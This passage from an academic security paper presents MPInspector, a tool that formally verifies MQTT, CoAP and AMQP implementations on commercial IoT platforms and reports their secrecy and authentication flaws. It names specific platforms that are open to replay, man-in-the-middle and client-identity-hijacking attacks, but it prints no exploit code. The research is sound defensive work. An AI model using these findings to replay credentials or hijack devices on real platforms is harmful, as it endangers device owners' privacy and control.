Today, most IoT platforms (e.g., AWS and Azure) offer MP implementations, which serve as networking infrastructures for IoT manufactures and also called SaaS (Software-as-a-Service) applications. As shown in Figure 1, the service contains the message broker (can be configured by IoT manufactures), device SDKs (e.g., cameras and lockers) and APP SDKs (designed for terminal users). The device sends telemetry and event messages and receives command messages via MPs, and the user application also sends control commands to the devices remotely via MPs. We regard the device and the application as clients. All the messages between the device and the application are forwarded by the broker on the remote IoT platform. We regard the broker as the server. IoT device manufactures buy and deploy the SaaS application for MP to enable users remotely control their devices.




Figure 1: A typical architecture of MP implementations.

Studying the SaaS appliactions for MPs can cover most devices in the real world. A previous survey [19] shows that IoT manufactures simply deploy the SaaS without customization. As a result, security analysis of the SaaS appalications for MP can reflect the real-world threats.

2.2 MP Types and Implementations

Various MPs with distinct message types and formats have been implemented for IoT systems. For example, MQTT has nine key types of messages running over TCP. Among them, CONNECT is one type of MQTT messages, and it has five key parameters including `ClientID`, `Username`, `Password`, `WillTopic` and `WillMessage`. Meanwhile, CoAP has two types of messages running over UDP. Among them, CON is one type of CoAP messages, and it has six key parameters including `Uri`, `MessageId`, `Request`, `Option`, `Token` and `Payload`. For existing MPs, MQTT, CoAP and AMQP are the three most prominent MPs adopted by IoT platforms [20]. For more details and distinctions about these MPs, please refer to their standard specifications [1, 4, 46].

Based on the standard MP specification, MP implementations can be customized by the IoT platforms, including the configuration, the parameters in the messages and the message interaction logic. As for configurations, IoT platforms such as Aliyun Cloud and Tuya Smart optionally adopt the secure session protocol such as SSL/TLS. The configuration of secure session protocol may also be customized by IoT platforms. For example, Google IoT Core and Azure IoT Hub do not support authenticating a client by the certification on the server side. Instead, they adopt customized tokens for authentication. As for parameters, the parameters in messages can have customized semantics. For example, on AWS IoT Core, the `Username` and `Password` are not adopted in the implementation, while on Google IoT core, `Username` in a CONNECT message is composed of `ProjectId` and `deviceId`, e.g., `light123/dev1`. Besides, Tuya Smart assigns a control command and a timestamp to the payload in the PUBLISH message and encrypts these values by a private key using a customized crypto function. Moreover, the message interaction logic can be customized. As an example, Bosch IoT platform allows two clients with the same `ClientID` to be connected with the server at the same time, which is, however, not allowed in the standard MQTT specification.

3 Threat Model

We consider two practical attack scenarios as follows.

Neighbor scenario. In this scenario, the victim and attacker are within the same local network, e.g., in rental homes, and the attacker can perform network-based exploits. We apply the standard Dolev-Yao threat model [31] on the communication channel, under which the attacker can eavesdrop and modify all messages transferred on this channel and can impersonate a legitimate participator to inject messages.

Tenant scenario. Inspired by previous works [35, 36], the tenant scenario characterizes the situations where a victim uses some devices previously used by an attacker. Such cases include second-hand devices [9] and devices in hotels, Airbnb and rental homes [30]. In this scenario, when the attacker owns the device, he/she can collect the device identity including the password of the device or leave a backdoor on the device. After that, when the device is delivered to the victim, the attacker can use the collected identity or the injected backdoor to conduct attacks by sending some malicious command or publishing fake state of the device.

In both scenarios, the goal of the attacker is to exploit the flaws in the client-server interaction to take control of the victim device or monitor/manipulate the victim device data.

4 Design and Implementation

4.1 Overview

At a high level, `MPInspector` aims to automatically verify the security properties of MP implementations on different IoT platforms. Figure 2 provides an overview of `MPInspector`, which includes five modules: message semantics extraction,




Figure 2: Overview of `MPInspector`. `MPInspector` supports automatically testing of any customized implementation of MQTT, CoAP, or AMQP out of the box. To support a new type of MP, the modules labeled with a star need to be extended.

interaction logic extraction, property generation, formal code translation and formal verification.

The workflow is as follows. First, the message semantics extraction module accepts MP traffic and IoT platform documents as inputs, and extracts the customized composition semantics of each parameter specified in the standard MP specification. Second, the interaction logic extraction module performs active model learning to infer the raw state machine by sending messages to the involved parties in the MP implementation and monitoring their responses. This module requires users to specify the communication configuration in order to generate the messages in the learning process. After these two stages, `MPInspector` adds the message semantics extracted from the first module to the transition messages in the raw state machine inferred in the second module to form a detailed state machine. Third, the property generation module extends the meta properties from the standard MP specification with the extended properties inferred from the detailed state machine to form the final security properties to be validated. Fourth, the formal code translation module translates the detailed state machine and security properties into Tamarin code. Finally, `MPInspector` applies Tamarin Prover to perform formal verification on the Tamarin code. The final outputs are the violated security properties. To make a clearer clarification, we take the MQTT implementation on the Bosch IoT platform as a running example to explain the main process, which is shown in Appendix B.

4.2 Inputs

`MPInspector` takes three inputs: MP traffic, IoT platform documents and communication configurations.

MP traffic. `MPInspector` accepts MP traffic to extract message semantics. The analyst can collect the traffic using his/her device and application to interact with the broker. He/she can set an access point (AP), to which his/her device and application are connected. Then, he/she can apply Wireshark or SSLSplit to record the traffic produced during the interaction. To collect as many different types of messages as possible, the analyst can perform different actions on the client, including sending commands and changing the state of the client.

IoT platform documents. IoT platform documents are supplements to identify the semantics of parameters that cannot be identified from MP traffic. IoT platforms generally offer rich semantics of these parameters in their publicly available documents for IoT manufacturers. However, the downside of the semantics information in the documents is that it might not match the real implementation. Therefore, we treat the documents as a secondary input and only use it when the parameter semantics cannot be extracted from the MP traffic.

Communication configurations. These configurations are required for `MPInspector` to generate real messages to communicate with the broker in the model learning process. They include the MP type and key communication arguments of the device or application, which can be collected from the device's or application's configuration file. Taking MQTT as an example, the key communication arguments are broker address, MQTT version, IoT platform name, raw password, secret key of the device or the application if exists, and the certifications if exist.

4.3 Message Semantics Extraction

The message semantics extraction module aims to extract the composition semantics of parameters in a message, which are of two types. First, a parameter can be a composition of several terms concatenated with delimiters, e.g., parameter `Username` with value `light123/dev1` is composed of `ProjectId` and `DeviceId`. Second, a parameter can be the encryption of several terms by a certain crypto function, e.g., a `Password` with the value of a complex character string can be the encryption of `ProjectId` and `ExpiredTime` by the JWT function [14]. Identifying the semantics of the second type of parameters is not trivial, as the value in the traffic does not have any meaning. To extract these two kinds of semantics, we provide two alternatives in this module. As shown in Figure 2, the message semantics extraction module mainly consists of traffic- and NLP-based semantics extraction. As the semantics extracted from the real MP traffic reflect the actual MP implementation, we prioritize the traffic-based semantics extraction. For the parameters whose semantics cannot be identified from the MP traffic, we resort to the NLP-based semantics extraction. Both of these methods output a semantics map, which maps the parameter values to their corresponding semantics.

For example, the pair {light123:ProjectId} means the semantics of the parameter light123 is ProjectId. In the last step, the two returned semantics maps are merged and fed to the semantics assignment component, which then replace the values in a message with the matched semantics from the semantics map. For parameters having no match in the semantics map, we still need to assign each of them a specific name for the following modeling task. Thus, we sequentially assign them a fake semantics, e.g., V0, V1, V2. Taking the parameter ClientID as an example, its extracted semantics may look like (V0,aud,V2,V3) where the aud means audience. Below, we detail the traffic- and NLP-based semantics extraction process.

For the traffic-based semantics extraction, the parameter parsing component first takes MP traffic as input and decodes the messages from the MP traffic to extract the values of the parameters. For some parameter values, their semantics can be directly inferred from the traffic, e,g., the Payload in a PUBLISH message may contain the format as key:value or key=value, and we can directly extract the key as the semantics of the value. Besides, there are also encrypted parameters whose semantics can only be recovered by identifying the corresponding crypto function. For common crypto functions, we find that the encrypted values have common patterns, e.g., the common pattern for JWT is $ey[A-Za-z0-9_\backslash\backslash/+-]*\backslash\backslash.[A-Za-z0-9._\backslash\backslash/+-]*$). In our implementation, we provide the patterns of nine common crypto functions (e.g., JWT function and Base64 encoding). The semantics extracted from the aforementioned process are also added to the semantics map.

For the parameters whose semantics cannot be extracted from the MP traffic, e.g., the ones encrypted by unknown customized crypto functions, we propose an NLP-based semantics extraction method. Specifically, it extracts the semantics from IoT platform documents, which generally specify the semantics of parameters.

However, IoT platform documents are usually loosely formatted with sentences in different formats, posing challenges to semantics extraction. In our observation, the documents mainly include three types of sentences as shown in Figure 3: (1) structured sentence; (2) unstructured sentence in natural language; and (3) a mixed type sentence that contains both structured and unstructured parts.

Based on the above observation, we take the following steps. The parameter searching component takes IoT platform documents as input and parses sentences from the documents. For each parameter whose semantics cannot be extracted from the MP traffic, this component searches the sentences that contain the parameter. Then, the NLP-based semantics extraction component divides the sentences into the above three types and analyzes the three types of sentences one by one. This component first tries to extract semantics from the structured sentences. If not success, it extracts semantics from the mixed sentences and finally the unstructured sentences. The identified semantics will also be stored into a similar semantics map that will be used in the final semantics assignment component.




Figure 3: Example sentences of three types, including the structured, unstructured, mixed sentences.

In detail, for structured sentences, they have obvious structure and symbols that indicate the parameter semantics, which can be extracted by pattern matching. For unstructured sentences, the idea is to find a noun or a noun phrase that has an equivalence or inclusion relation with the target parameter. Thus, this module applies the Stanford dependency parser [44] to identify the equivalence relation and Part-of-Speech tagger [44] to identify the part of speech of each word in the sentence. For example, for the unstructured example in Figure 3, we can identify the target parameter password has the inclusion relation with the SAStoken, indicated by the word contain. For mixed sentences, the idea is to find the sentences satisfying two conditions: (1) the subject of the unstructured part is the target parameter, and (2) the structured and the unstructured parts are connected by equivalence symbols such as : and =, which indicate they have equivalence relation. Finally, this component performs pattern matching on the structured part to extract the semantics. For the mixed sentence example in Figure 3, MPInspector first divides the sentence into a structured part in blue and an unstructured part in yellow by the delimiter :. Then MPInspector identifies that the subject of the unstructured part is composed of the target parameter SAStoken, and finally applies the pattern matching to the structured part to identify the semantics of SAStoken.

4.4 Interaction Logic Extraction

This module aims to extract the raw state machine of the MP broker, since it is responsible for processing messages from clients and is closed-source. The state machine includes transition messages and transition logic. Transition messages represent the messages that are used to trigger the transition from one state to another, consisting of the input message to the broker and the response message from the broker. This module adopts active model learning, a framework to construct the state machine of a system by providing inputs and observing outputs. In MPInspector, the inputs are different permutations of message sequences sent to the MP broker

and the outputs are the relevant response message sequences.


The basic model learning procedure is as follows. First, this approach adopts membership queries (MQs) to collect the responses to the inputs, and generates a state machine (also noted as a hypothesis). Then it performs equivalence queries (EQs) to seek an input that makes the hypothesis state machine and the real system have different outputs. This input is also called a counterexample that distinguishes the inferred state machine and the real system. If there is no counterexample, the inferred state machine is equivalent to the real system and is the final output of the interaction logic extraction module. Otherwise, a new round learning with MQs and EQs will be performed until there is no counterexample.

As shown in Figure 2, we have three components in this module: adapter, MQ and EQ. The adapter is designed to generate different input messages, send input messages to the broker, collect the response messages from the broker, and decode the response messages to identify their types. When generating an input message, the adapter directly uses the parameter values from the semantics map in Section 4.3. However, some parameters have dynamic values, e.g., a timestamp, which need to be generated by referring to their semantics in the semantics map. In addition, there are some dynamic parameters that are encrypted, for which the adapter follows the cryptographic algorithm in the their semantics to generate their values. Specifically, the adapter invokes the corresponding pre-installed encryption interface in `MPInspector`. For example, for `mqttPassword` introduced in Figure 3 from Section 4.3, the adapter invokes the HMAC interface and performs encryption of the timestamp and the raw password to generate the value of the parameter `mqttPassword`.

We implement the adapter for MQTT, CoAP, and AMQP, respectively. Based on the inputs and responses, MQs and EQs can infer the state machine of the broker.

The adapter in existing model learning frameworks usually only supports the communication of two parties, which is not applicable in the IoT context where multiple parties are usually involved. To tackle this, we extend the adapter by the following steps: (1) extending the adapter to support sending all types of messages that can be sent to the broker from all clients, and (2) monitoring the responses of the broker and all clients. Also, there are implicit responses from the broker. For example, in MQTT, the broker may accept the input message but give no response. In addition, the broker may accidentally close the connection without sending any response message. Therefore, we further extend the adapter to monitor the connection state of the broker and map the above two situations to two responses: `EMPTY` and `CONNECTIONCLOSED`, respectively.

Considering there may be many types of messages in the IoT context, the EQ component of existing model learning frameworks, e.g., Chow's W-Method [26], needs to send message sequences for all the permutations of the message types to the broker, leading to a high performance overhead. Therefore, we design a customized EQ component inspired by the previous work [29] to avoid useless queries to improve the efficiency. Specifically, we add a check to see if the connection has been closed when testing a sequence of input messages. If so, our learning procedure stops seeking counterexamples with this particular prefix of message sequences, as the following message sequences with this prefix will receive the same response, namely `CONNECTIONCLOSED`. Thus, it does not make sense to continue searching for counterexamples with this prefix. Our experiments prove that the customized EQ component reduces the query time by 34% compared to Chow's W-Method.



◆ Cond. 1: If an counterexample is found?
◆ Cond. 2: Is the number of same hypotheses greater than the threshold?

Figure 4: The learning procedure of active model learning.

Another challenge is that existing active learning models may be trapped into an endless learning procedure and thus fails to construct the state machine. For instance, when applying model learning in the real world, the targeted broker may produce uncertain responses, e.g., `EMPTY` response caused by timeout, due to uncontrolled factors such as environment. The EQ component may mistakenly take the uncertain response as a counterexample, which may further cause the same hypothesis to be generated repeatedly. To tackle this, we observe that the same hypothesis is generated if and only if it is equivalent to the MP broker. Therefore, we limit the maximum amount of the same hypothesis that is generated repeatedly to help terminate the learning procedure, which is shown in Figure 4. Additionally, we set a time delay to wait for the broker's response for a query, which can mitigate the uncertain response issue when performing MQs and EQs. The thresholds for the amount of the same hypothesis and the time delay can both be specified in the communication configurations.

After model learning, a raw state machine is generated whose transition messages only contain message names, e.g., `CONNECT/CONNACK`. Then, `MPInspector` adds the message semantics extracted from Section 4.3 to the transition messages in the raw state machine. In addition, we check if the MP implementation adopts SSL/TLS. If so, we insert the state transition with `KEYEXCHANGE{sesson_key}` after the initial state to denote the SSL/TLS mechanism, and add the SSL/TLS encryption semantics on the transition messages.

Apart from the inferred state machine, some unobservable internal protocol states called validity predicates can not be extracted by the model learning method and need to be modeled in Section 4.6 for verification. In our study, a validity predicate describes a constraint that a parameter should satisfy in a transition, e.g., the client's signature in a `password` parameter should be valid, or the current mes-

sage ID should be less than the received message ID. Thus, MPInspector extracts the validity predicates by utilizing the adapter to send messages with carefully mutated parameters to the server and observing if they are accepted or not. Particularly, MPInspector supports extracting the validity predicates with the Equality and LessThan constraints. Below are the corresponding mutation strategies. For the parameter with numerical type, MPInspector mutates it by adding or subtracting a random number to it. For other parameters, MPInspector changes one bit of their value for mutation.

4.5 Property Generation

The property generation module generates the security properties that should be verified on the extracted state machine. It aims to generate two groups of properties, including secrecy properties and authentication properties. The secrecy properties are for the confidential goal of certain parameters and the authentication properties are used to check if certain types of messages are authenticated. The parameters and messages that should be checked are first concluded from the standard MP specifications. This initial set of security properties are also called meta properties, including the secrecy properties (e.g., Meta_Sec_Set = {ClietnID, Username, Password,...}) and the authentication properties (e.g., Meta_Auth_Set = {CONNECT, CONNACK, SUBSCRIBE,...}). Second, we filter meta properties, whose targeted messages or parameters do not appear in the inferred state machine, as not all of the messages and parameters from the standard specification are used in IoT implementations. Finally, we add the extended properties based on the inferred state machine, as messages of the same type may have different parameter semantics in an MP implementation. For example, the CoAP implementation on Aliyun Cloud adopts two different CON messages with different parameter semantics for connecting and publishing messages to the broker, respectively. Thus, we add the parameters from such different messages to the secrecy property set and such different messages to the authentication property set. In conclusion, the only hard-coded part in the property generation module is the meta properties from the standard MP specifications. Note that this hard-code effort is required per MP type not per MP implementation. We demonstrate the generated detailed security properties for MQTT, CoAP and AMQP in Appendix A.

4.6 Formal Code Translation

The formal code translation module aims to translate the inferred state machine and security properties into Tamarin code, which can be further analyzed by Tamarin Prover. There are two components in this module including state machine translation and security property translation.

The inferred state machine is translated into rules in Tamarin, where a rule defines a transition in the state machine. A rule has a name and three parts, each of which is a sequence of facts: one for the rule's left-hand side, one for the rule's middle part called action fact, and one for the rule's right-hand side. Taking the simplified transition messages CONNECT/CONNACK that trigger the broker from state A to state B as an example, the transition indicates the broker receives a CONNECT message in state A, which is modeled as two facts including the fact In(connect) and the fact State_A_broker. The above two facts are put into the rule's left-hand side. The transition indicates the broker turns into state B and sends out a CONNACK message, which is modeled as two facts including the fact State_B_broker and the fact Out(connack). The above two facts are put into the rule's right-hand side. The action facts reason about the behaviours in the transition. For example, we use Commit(broker, connect) to reason one of the behaviours of the transition CONNECT/CONNACK. The rule supports let-binding expressions to specify the parameters in the message along with the detailed semantics, e.g., connect = <a,b>. After that, we have a simplified rule of the transition as shown in Listing 1.

We translate the transition messages from the perspectives of both the broker and the client to completely model an MP implementation. For example, CONNECT/CONNACK depicts the transition of the broker that it enters a new state and sends out a CONNACK message after receiving a CONNECT message. It also depicts the two transitions of the client: one describes that the client enters state D from a former state C after sending a CONNECT message to the broker, and another describes that the client enters state E from state D after receiving a CONNACK message from the broker.

```
rule broker_recv_connect_snd_conncak:
  let
    connack = <a>
    connect = <a, b>
  in [ In(connect), State_A_broker ]
  --[ Create('connect',broker),
      Commit(broker,client,connect),
      Running(broker,client,connack) ]
    ->[ Out(connack), State_B_broker]
```

Listing 1: An example rule in Tamarin code.

Additionally, for the validity predicates extracted from Section 4.4, MPInspector models them as a kind of action fact for the related rule's middle part. Particularly, MPInspector adopts the kind of action fact called restriction, which is offered by Tamarin. Restrictions specify constraints that a protocol transition should uphold, e.g., Equal(x,y) and LessThan(x,y). Since some validity predicates have the encryption semantics, MPInspector adds the corresponding encryption function to its action fact, e.g., Equal(verify(sig,m,pubkey),true), where verify(sig,m,pubkey) is a predefined function in Tamarin to verify the signature sig on the received message or parameter m. This action fact indicates that the verify function

equals to the constant `true`.

When translating the state machine, we first implement the initialization rules based on the provided initial state to set up the initial parameters that the broker and clients own. The initialization rule has a sequence of facts that describe the initialization of parameters in its left-hand side and a sequence of facts that describe the initial state in its right-hand side. Then, if the state machine considers the session key negotiation, we hard-code a general rule to model the transition, which is a simplified SSL/TLS key negotiation modeling. Finally, we follow the above translation principle to translate the transition messages into rules.

After state machine translation, the security properties are translated into lemmas, which are first-order logic formulas over time points and action facts, based on the standard security property templates specified from Tamarin Prover documentations [17]. Particularly, for each authentication property, `MPInspector` applies four types of authentication lemmas based on Lowe's taxonomy of authentication goals [42] to make a fine-grained analysis. Lowe defined four kinds of authentication goals including aliveness, weak agreement, non-injective agreement and injective agreement.

Based on the two threat models from Section 3, the formal code translation generates two Tamarin codes, on which Tamarin Prover will perform formal verification, respectively. In the neighbor scenario, the attacker sniffs the traffic and gets to know the session key. Thus, we add a fact to the right-hand side of the session key negotiation rule to indicate that the session key is leaked. In the tenant scenario, the attacker knows the initial parameters that the client owns in the initial state without sniffing the traffic. Thus, we add a fact to the right-hand side of the initial rules to indicate that the initial parameters are leaked.

4.7 Formal Verification

The formal verification module aims to validate the lemmas translated from the security properties on the rules translated from the state machine. In this module, we apply Tamarin Prover, an off-the-shelf tool for property verification. However, in the fully automatic mode of Tamarin, not all lemmas can be proved automatically due to the complex state machine, which is a common limitation of Tamarin Prover [17][22]. This limitation is related to the ranking of unproved goals extracted from the lemma. To overcome this, Tamarin Prover allows a user to supply heuristics called helping oracle to rank the unproved goals and guide the prove procedure. Therefore, we design and implement a new ranking strategy on the helping oracle, which is detailed as follows.

The unproved goals extracted from the lemma include validating the source of a state, the existence of an action fact that the attacker knows some parameters (e.g., secret keys, passwords, encrypted parameters), and other goals. First, we solve the unproved goals to validate the source of a state. Among these goals, the ones that contain a state of a longer trace in the state machine should be solved first, as they can be transformed into the goals that contain a state of a shorter trace. Second, we solve the unproved goals that validate the existence of an action fact indicating the attacker knows secret key or password. Third, we solve the unproved goals that validate the existence of an action indicating the attacker knows an encrypted parameter. This order can avoid the case of finding no proof path when solving the existence of an action that the attacker knows an encrypted parameter. Last, we apply the default ranking from Tamarin Prover for the remaining unproved goals. Our strategy helps Tamarin Prover automatically and efficiently validate the security properties. For instance, we apply our strategy to prove the authentication lemma of the `CONNECT` message on the server-side on AWS IoT Core. While the automatic mode will never be terminated, our helping oracle proves that this lemma is false, whose generated proof only costs 13 steps. As a result, our formal verification module is fully automatic thanks to the proposed helping oracle.

4.8 Extension for New Types of MPs

`MPInspector` has built-in support for security analysis on any customized implementation of MQTT, CoAP and AMQP. As for new customized MP implementations, the amount of work to be done is to offer three inputs including MP traffic, IoT platform documents and communication configurations, which is simple and requires minimum effort. We only need expert involvement when we need to analyze a new MP protocol. First, the message decoder in the message semantics extraction module and the adapter in the interaction logic extraction module need to be re-implemented according to the types and formats of the messages in the new MP. Second, the meta properties for the new MP need to be concluded, which include the necessary messages and parameters that should be authenticated and confidential. Third, the pre-extracted modeling knowledge from the standard MP specification, e.g., the initial states of the clients and the broker, need to be provided for the formal code translation module. All the knowledge required is not tied to a specific MP implementation and can be obtained from the public standard specification of the new MP. Note that the above operations are a one-shot effort for each new MP type. Actually, in real world, the number of popular MPs is limited and usually stable. Therefore, `MPInspector` is directly usable in most scenarios.

5 Evaluations

In this section, we utilize `MPInspector` to explore ten implementations of MQTT, CoAP and AMQP on nine leading IoT platforms. We aim to answer the following research questions:

- **RQ1:** How well do MP implementations on different platforms follow the security properties?
- **RQ2:** What are the reasons for property violations?

• **RQ3:** What kind of attacks can be triggered based on property violations?

• **RQ4:** How efficient and accurate is `MPInspector`?

5.1 Experiment Settings

We perform our experiments on a laptop with a 2.6 GHz 2-core Intel i5 processor and 8GB RAM, using Oracle Java Runtime version 1.8 (64 bit) in its default settings.

Evaluation subjects. To examine the effectiveness of `MPInspector`, we evaluate ten MP implementations from nine leading commercial IoT platforms [8], which are shown in Table 1. These implementations cover three main types of MPs, MQTT (including the widely adopted version V3.1.1 and the latest version V5.0), CoAP and AMQP V1.0. We perform our analysis by buying SaaS applications for MP from the IoT platforms so that the analysis can cover more devices in the real world that use these SaaS applications (see Section 2.1).

Among the ten evaluated MP implementations, five of them adopt SSL/TLS mechanism, including MQTT on Google IoT Core [11], Azure IoT Hub[6], AWS IoT Core[5], Bosch IoT Hub[7], and Aliyun Cloud [3]. We also analyze the secrecy and authenticity properties of MP implementations without SSL/TLS, including MQTT on Tuya Smart [18] and Mosquitto [15], CoAP on Aliyun Cloud [3] and EMQ X [10], and AMQP on ActiveMQ [2]. Because they are widely adopted by the device manufactures [8] and their security flaws may have a large practical impact.

Validation settings. We use the client SDK provided by the SaaS application to build potential victims for vulnerabilities and attack validation. As for Tuya Smart, who has acknowledged our findings, we further validate our findings on the real devices under their permission. We also build up scripts based on JavaScript to exploit the vulnerabilities and perform the validation attacks. Performed as an attacker, we manually check those lemmas guided by the attack paths generated by Tamarin Prover. Specifically, we use our scripts to see if we can acknowledge the secret or impersonate the agents in the communication between a server and a client.

Ethical consideration. Our study conducts active measurement on the real world MP implementations. As a result, we take several steps to ensure that our experiments are ethically sound and do not result in the disruption of other users and IoT platforms. First, we test the SaaS appliactions for MP on our own services bought from the IoT platforms, which does not disrupt other users. Second, when interacting with the broker on the IoT platforms, our messages are based on the normal traffic produced by us in our own SaaS applications, which does not disrupt the IoT platforms. Lastly, we validate our attacks on Tuya Smart with our own devices, which does not influence other devices or the platform.

Table 1: An overview of violated properties (noted as Pr.) in the ten MP implementations. For the checked properties, please refer to Table 6 and Table 7 in Appendix A.

Platform	MPs	Secrecy Pr.		Authentication Pr.	
		Neighbor Scenario	Tenant Scenario	Neighbor Scenario	Tenant Scenario
Google IoT Core	MQTT V3.1.1	**MS{1,3-6}**	MS{1-6}	MA{1-9}	MA{1,3, 5,7,9}
AWS IoT Core	MQTT V3.1.1	MS{1, 3-6}	MS{1, 3-6}	MA{1-10}	MA{1,3, 5,7,9-10}
Azure IoT Hub	MQTT V3.1.1	**MS{1, 3-6}**	MS{1-6}	MA{1-9}	MA{1,3, 5,7,9}
Bosch IoT Hub	MQTT V3.1.1	MS{1, 3-6}	MS{1, 3-6}	MA{1-9}	MA{1,3, 5,7,9}
Aliyun Cloud	MQTT V3.1.1	**MS{1, 3-6}**	MS{1-6}	MA{1-9}	MA{1,3, 5,7,9}
Tuya Smart	MQTT V3.1.1	**MS{1, 3-5}**	MS{1-6}	**MA{1-6, 8-9}**	MA{1,3, 5,7,9}
Mosquitto	MQTT V5.0	MS{1, 3-9}	MS{1, 3-9}	MA{1-11}	MA{1,3, 5,7,9-11}
EMQ X	CoAP	CS{1-6}	CS{1-6}	CA{1-4}	CA{1,3}
Aliyun Cloud	CoAP	**CS{1-4, 7, 9-10}**	CS{1-4, 7-10}	**CA{5-6, 8}**	CA{5,7}
ActiveMQ	AMQP V1.0	AS{1-5}	AS{1-5}	AA{1-13}	AA{1,3,5, 7, 9,11,13}

5.2 Property Validation

This section answers the questions **RQ1** and **RQ2**. We show the identified property violations in Table 1, where we find that all MP implementations encounter various authentication and secrecy property violations, and each MP implementation violates at least 18 properties.

5.2.1 Neighbor Scenario

In the neighbor scenario, `MPInspector` identifies that three out of the ten MP implementations (Mosquitto, EMQ X, and ActiveMQ) violate all the security properties. The rest of these implementations violate at least ten secrecy properties and five authentication properties.

Secrecy properties. We identify that five MP implementations (MQTT on Tuya Smart and Mosquitto, CoAP on Aliyun Cloud and EMQ X, AMQP on ActiveMQ) support transmitting messages in plain text. The other five MP implementations (MQTT on Google IoT Core, AWS IoT Core, Azure IoT Hub, Bosch IoT Hub, and Aliyun Cloud) adopt SSL/TLS but are still facing SSL/TLS interception risks because of wrong configurations. In addition, their messages can still be decrypted by man-in-the-middle attacks. As a result, for all the ten implementations, `MPInspector` identifies that the secrecy properties for the parameters without additional encryption are all failed. Below we discuss the secrecy properties on the parameters with additional encryption. Five MP implementations (Google IoT Core, Azure IoT Hub, Bosch IoT Hub, Aliyun Cloud, and Tuya Smart) deploy additional encryption on some of their parameters. Among them, Google IoT Core and Azure IoT Hub use a secret key to generate JWT and SAS tokens, which are valid before the expired time. In the neighbor scenario, the unexpired token can be reused by an attacker. Aliyun Cloud encrypts a client's secrets

with timestamps by a secret key. The CoAP implementation in Aliyun Cloud additionally encrypts the payload in the `POST_PUBLISH` message with a timestamp by a secret key. However, `MPInspector` validates that the timestamp is not checked by the server, which suggests that the password and payload in Aliyun Cloud can be reused as well. Tuya Smart uses a secret key to encrypt a client's password in the `CONNECT` message and encrypt the payload with a timestamp in the `PUBLISH` message. `MPInspector` identifies that Tuya Smart satisfies the secrecy property for `PUBLISH Payload` but fails the secrecy for the password.

Authentication properties. `MPInspector` validates authentication properties on both the client side and the server side. Table 1 shows the overview of the authentication property violations detected by `MPInspector`.

From the results, three MP implementations without any authentication mechanism (Mosquitto, EMQ X, and ActiveMQ) fail the aliveness goals of all authentication lemmas. Five MP implementations including Google IoT Core, AWS IoT Core, Azure IoT Hub, Bosch IoT Hub, and Aliyun Cloud that adopt SSL/TLS satisfy the non-injective goals on the `CONNECT` message of the server side. However, they still fail the non-injective goals on the `CONNECT` message because of SSL/TLS interception. Their other messages (`SUBSCRIBE`, `UNSUBSCRIBE`, `PUBLISH`, `DISCONNECT` messages) without authentication fail the aliveness goals. The rest two implementations (MQTT on Tuya Smart and CoAP on Aliyun Cloud) do not adopt SSL/TLS but adopt an encryption mechanism on their messages. For Tuya Smart, the `CONNECT` message on the server side satisfies the aliveness goal but fails the weak agreement goal. Therefore, even though the password is encrypted by a secret key, the attacker can still sniff and reuse on the `CONNECT` message. For Aliyun Cloud's CoAP implementation, it has encryption but does not check the timestamp in `CON_POSTAUTH` and `CON_POSTPUBLISH` messages. Therefore, an attacker can connect with the server by replaying the messages he collected from the client previously. As a result, in Aliyun Cloud, authentications on `CON_POSTAUTH` and `CON_POSTPUBLISH` messages satisfy the weak agreement goal but fail the non-injective goal.

5.2.2 Tenant Scenario

In the tenant scenario, `MPInspector` has identified that all the secrecy properties are violated in all the ten implementations. The reason is that the attacker can impersonate the victim to connect with the server and accept all the messages from the server. For authentication properties, `MPInspector` identifies that all the ten implementations violate all the properties on the server side, but meet the properties on the device side. This is due to the differences of the attacker's capabilities to control the device side and the server side. On the device side, the attacker cannot steal the session key as he may not be in the same network with the victim. While on the server side, the attacker can create a fake client to connect with the server using the identities he created when he has access to the device. Then, the server would recognize the fake client as a legitimate one, which allows the attacker to break all the authentication goals.

Table 2: Attacks and relevant property (noted as Related Pr.) violations (●=validated, ◐=partially validated).

Neighbor Scenario	**Affected Protocol**	**Affected Platforms**	**Related Pr.**	**Verified**
Man-in-the-middle	All protocols	All platforms	MA{1-9}, AA{1-13}, CA{1-8}	●
Replay Attack	MQTT V3.1.1	AWS IoT Core	MA{1-9}	●
		Tuya Smart		
	MQTT V5.0	Mosquirro	MA{1-9}, MA{10-11}	●
	CoAP	EMQ X	CA{1-4}	●
	AMQP V1.0	ActiveMQ	AA{1-13}	●
Transfer Sync. Failure	AMQP V1.0	ActiveMQ	AA{1-9}	●
Tenant Scenario	**Affected Protocol**	**Affected Platforms**	**Related Pr.**	**Verified**
Client Identity Hijacking	MQTT V3.1.1	Google IoT Core	MS{1-7}, MA{1,3,5, 7,9}	●
		Azure IoT Hub		
		AWS IoT Core		
		Aliyun Cloud		
